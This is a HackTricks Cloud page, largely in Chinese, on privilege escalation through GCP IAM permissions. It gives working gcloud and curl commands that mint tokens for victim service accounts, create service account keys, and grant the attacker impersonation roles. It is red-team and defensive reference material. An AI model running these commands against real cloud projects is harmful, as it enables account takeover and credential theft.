 HackTricks Cloud
GCP - IAM Privesc
Tip
学习并练习 AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
学习并练习 GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
学习并练习 Az Hacking:HackTricks Training Azure Red Team Expert (AzRTE)
支持 HackTricks
- 查看 subscription plans!
- 加入 💬 Discord group 或者 telegram group 或 关注 我们的 Twitter 🐦 @hacktricks_live.
- 通过向 HackTricks 和 HackTricks Cloud github 仓库 提交 PRs 来分享 hacking tricks。
IAM
有关 IAM 的更多信息,请参见:
GCP - IAM, Principals & Org Policies Enum
iam.roles.update (iam.roles.get)
具有上述权限的 attacker 将能够更新分配给你的角色,并赋予你对其它资源的额外权限,例如:
gcloud iam roles update <rol name> --project <project> --add-permissions <permission>
你可以在此找到一个脚本,用于自动化 creation, exploit and cleaning of a vuln environment here,并且有一个用于滥用该权限的 python 脚本位于 here。更多信息请查看 original research.
gcloud iam roles update <Rol_NAME> --project <PROJECT_ID> --add-permissions <Permission>
iam.roles.create & iam.serviceAccounts.setIamPolicy
iam.roles.create 权限允许在项目/组织中创建自定义角色。对攻击者来说,这很危险,因为这使他们能够定义新的权限集合,这些权限随后可以分配给实体(例如使用 iam.serviceAccounts.setIamPolicy 权限),以达到提权的目的。
gcloud iam roles create <ROLE_ID> \
--project=<PROJECT_ID> \
--title="<Title>" \
--description="<Description>" \
--permissions="permission1,permission2,permission3"
iam.serviceAccounts.getAccessToken (iam.serviceAccounts.get)
具有上述权限的攻击者将能够请求属于某个 Service Account 的 access token,因此可能请求到权限高于我们自己的 Service Account 的 access token。
对于一种资源驱动的变体,其中攻击者控制的代码从 metadata service 窃取一个 managed Vertex AI Agent Engine runtime token 并以 Vertex AI service agent 的身份重用它,请参阅:
GCP - Vertex AI Post Exploitation
gcloud --impersonate-service-account="${victim}@${PROJECT_ID}.iam.gserviceaccount.com" \
auth print-access-token
你可以在此找到一个脚本,用于自动化creation, exploit and cleaning of a vuln environment here,以及一个用于滥用此权限的 python 脚本here。更多信息请参阅original research.
iam.serviceAccountKeys.create
具有上述权限的攻击者将能够 为 Service Account 创建一个用户管理的密钥,这将允许我们以该 Service Account 的身份访问 GCP。
gcloud iam service-accounts keys create --iam-account <name> /tmp/key.json

gcloud auth activate-service-account --key-file=sa_cred.json
你可以找到一个脚本来自动化创建、利用与清理易受攻击环境和一个用于滥用此权限的 python 脚本在此。更多信息请查看原始研究。
注意 iam.serviceAccountKeys.update 无法用来修改 SA 的 key,因为执行该操作还需要 iam.serviceAccountKeys.create 权限。
iam.serviceAccounts.implicitDelegation
如果你在一个 Service Account 上拥有 iam.serviceAccounts.implicitDelegation 权限,而该 Service Account 对第三个 Service Account 拥有 iam.serviceAccounts.getAccessToken 权限,则你可以使用 implicitDelegation 为该第三个 Service Account 创建一个 token。下面是一个示意图以帮助说明。

注意,根据文档,gcloud 的委托仅适用于使用 generateAccessToken() 方法生成令牌。所以下面展示了如何直接使用 API 获取令牌:
curl -X POST \
'https://iamcredentials.googleapis.com/v1/projects/-/serviceAccounts/'"${TARGET_SERVICE_ACCOUNT}"':generateAccessToken' \
-H 'Content-Type: application/json' \
-H 'Authorization: Bearer '"$(gcloud auth print-access-token)" \
-d '{
"delegates": ["projects/-/serviceAccounts/'"${DELEGATED_SERVICE_ACCOUNT}"'"],
"scope": ["https://www.googleapis.com/auth/cloud-platform"]
}'
You can find a script to automate the creation, exploit and cleaning of a vuln environment here and a python script to abuse this privilege here. For more information check the original research.
iam.serviceAccounts.signBlob
具有上述权限的攻击者将能够在 GCP 中对任意载荷进行签名。因此可以创建目标 SA 的未签名 JWT,然后将其作为 blob 发送以由该 SA 对 JWT 进行签名。更多信息请参见 read this。
You can find a script to automate the creation, exploit and cleaning of a vuln environment here and a python script to abuse this privilege here and here. For more information check the original research.
iam.serviceAccounts.signJwt
具有上述权限的攻击者将能够签署格式良好的 JSON web tokens (JWTs)。与前一种方法的区别在于,我们不是让 google 对包含 JWT 的 blob 进行签名,而是使用已经期望接收 JWT 的 signJWT 方法。这使得使用更简单,但你只能签署 JWT,而不能签署任意字节。
You can find a script to automate the creation, exploit and cleaning of a vuln environment here and a python script to abuse this privilege here. For more information check the original research.
iam.serviceAccounts.setIamPolicy
具有上述权限的攻击者将能够向 service accounts 添加 IAM 策略。你可以滥用它来为自己授予模拟该 service account 所需的权限。在下面的示例中,我们为自己授予了对该目标 SA 的 roles/iam.serviceAccountTokenCreator 角色:
gcloud iam service-accounts add-iam-policy-binding "${VICTIM_SA}@${PROJECT_ID}.iam.gserviceaccount.com" \
--member="user:username@domain.com" \
--role="roles/iam.serviceAccountTokenCreator"

# If you still have prblem grant yourself also this permission
gcloud iam service-accounts add-iam-policy-binding "${VICTIM_SA}@${PROJECT_ID}.iam.gserviceaccount.com" \ \
--member="user:username@domain.com" \
--role="roles/iam.serviceAccountUser"
您可以找到一个脚本来自动化creation, exploit and cleaning of a vuln environment here.
iam.serviceAccounts.actAs
iam.serviceAccounts.actAs permission 类似于 iam:PassRole permission from AWS。它对于执行某些操作(例如启动 Compute Engine 实例)至关重要,因为它授予以 “actAs” Service Account 的能力,从而实现安全的权限管理。没有它,用户可能会获得不应有的访问权限。此外,利用 iam.serviceAccounts.actAs 涉及多种方法,每种方法需要一组权限,这与只需一个权限的方法形成对比。
服务账号模拟 Service account impersonation
模拟服务账户在获取新的、更高权限时非常有用。你可以通过三种方式来 impersonate another service account:
- Authentication 使用 RSA private keys(见上文)
- Authorization 使用 Cloud IAM policies(见此处)
- Deploying jobs on GCP services(更适用于用户账号被攻陷的情况)
iam.serviceAccounts.getOpenIdToken
拥有上述权限的攻击者能够生成 OpenID JWT。这些用于断言身份,并不一定对某个资源拥有任何隐式授权。
根据这篇interesting post,需要指定 audience(即希望使用该 token 进行身份验证的服务),你将收到一个由 google 签名的 JWT,指明了服务账户和 JWT 的 audience。
你可以使用以下方法生成 OpenIDToken(如果你有访问权限):
# First activate the SA with iam.serviceAccounts.getOpenIdToken over the other SA
gcloud auth activate-service-account --key-file=/path/to/svc_account.json
# Then, generate token
gcloud auth print-identity-token "${ATTACK_SA}@${PROJECT_ID}.iam.gserviceaccount.com" --audiences=https://example.com
然后你就可以用它来访问该服务:
curl -v -H "Authorization: Bearer id_token" https://some-cloud-run-uc.a.run.app
支持使用此类 tokens 进行认证的一些服务包括:
- Google Cloud Run
- Google Cloud Functions
- Google Identity Aware Proxy
- Google Cloud Endpoints (if using Google OIDC)
你可以在 here 找到一个如何代表 service account 创建 OpenID token 的示例。
参考资料
Tip
学习并练习 AWS Hacking:
学习并练习 GCP Hacking:
学习并练习 Az Hacking:支持 HackTricks
- 查看 subscription plans!
- 加入 💬 Discord group 或者 telegram group 或 关注 我们的 Twitter 🐦 @hacktricks_live.
- 通过向 HackTricks 和 HackTricks Cloud github 仓库 提交 PRs 来分享 hacking tricks。